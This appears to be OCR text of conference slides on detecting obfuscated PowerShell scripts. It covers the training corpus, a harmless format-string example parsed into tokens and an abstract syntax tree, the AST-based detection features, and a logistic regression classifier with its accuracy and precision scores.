
Some statistics ...

Underhanded PowerShell
GitHub
GitHub Gists
PoshCode
PowerShell Gallery
TechNet
Invoke-Obfuscation
Invoke-CradleCrafter
ISE Steroids Obfuscation

408,665 Scripts
28,748 Authors


Manually labeled ~7,000 scripts
Labeled ~1600 as obfuscated

Obfuscated ~4000 scripts with existing frameworks



Similarity
1.2
1
0.8
0.6
0.4
0.2
0
0
500
1000
1500
2000
2500
3000
3500

Effectiveness

We will run this experiment with various vector similarity requirements, and compare false positive/negative rates at each of these requirements. The following chart helps to visualize the data (X-axis is similarity requirement, Y-axis is false positive/negative percentage):



https://cobbr.io/ObfuscationDetection.html




Measure	Score
Accuracy	0.71
Precision	0.89
Recall	0.37
F1 Score	0.52
True Positives	0.16
False Positives	0.02
True Negatives	0.55
False Negatives	0.27

https://en.wikipedia.org/wiki/Precision_and_recall

> Surely we can do better!

Yes!



Get-Command -Name ("{1}{0}" -f "-Process","Get")

Generic

Parameter

LParen

StringExpandable

Format


StringExpandable

Comma

StringExpandable

RParen

Yes!!




```
Get-Command -Name ("{1}{0}" -f "-Process","Get")
```

Generic

Parameter

LParen

StringExpandable

Format

StringExpandable

Comma

StringExpandable

RParen

The Mighty PowerShell AST

```
C:\ [10.0.15063.0 (WinBuild.160101.0800)]

[C:\]
PS:114 > Install-Module ShowPSAst -Scope CurrentUser -Force

[C:\]
PS:115 > Get-Command -Module ShowPSAst

CommandType     Name                                               Version
-----------     ----                                               -------
Function        Show-Ast                                           1.0
```

Ast Explorer

- ScriptBlockAst [0,48)
  - NamedBlockAst [0,48)
    - PipelineAst [0,48)
      - CommandAst [0,48)
        - StringConstantExpressionAst [0,11)
        - CommandParameterAst [12,17)
        - ParenExpressionAst [18,48)
          - PipelineAst [19,47)
            - CommandExpressionAst [19,47)
              - BinaryExpressionAst [19,47)
                - StringConstantExpressionAst [19,27)
                - ArrayLiteralAst [31,47)
                  - StringConstantExpressionAst [31,41)
                  - StringConstantExpressionAst [42,47)

```
Get-Command -Name ("{1}{0}" -f "-Process","Get")
```

Property	Value	Type
Attributes	System.Collections.Obje...	AttributeAst[]
UsingStatements	System.Collections.Obje...	UsingStatementAst[]
ParamBlock		ParamBlockAst
BeginBlock		NamedBlockAst
ProcessBlock		NamedBlockAst
EndBlock	Get-Command -Name ("{1}...	NamedBlockAst
DynamicParamBlock		NamedBlockAst
ScriptRequirements		ScriptRequirements
Extent	(1,1)-(1,49)	IScriptExtent
Parent		Ast

> Identifying Obfuscation

Using context to detect obfuscation ***techniques***

- Distribution of AST types
- Distribution of language operators
  - Assignment, binary, invocation, …
- Array sizes
- Statistics within each AST type
  - Character frequency, entropy, length (max, min, median, mode, range), whitespace density, character casing, …
- Statistics of command names, .NET methods, variables…


This gives us **4998 features** to thumbprint a script

> 4998 Features!


> Calculating Obfuscation

What do we do with all these features?


- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…)
- If(Result > Limit) { Obfuscated = True }



Logistic Regression



+



=

Linear Regression + Logit Function, Sitting in a Tree… M.A.T.H.I.N.G

https://en.wikipedia.org/wiki/Logistic_regression

> Calculating Obfuscation

What do we do with all these features?

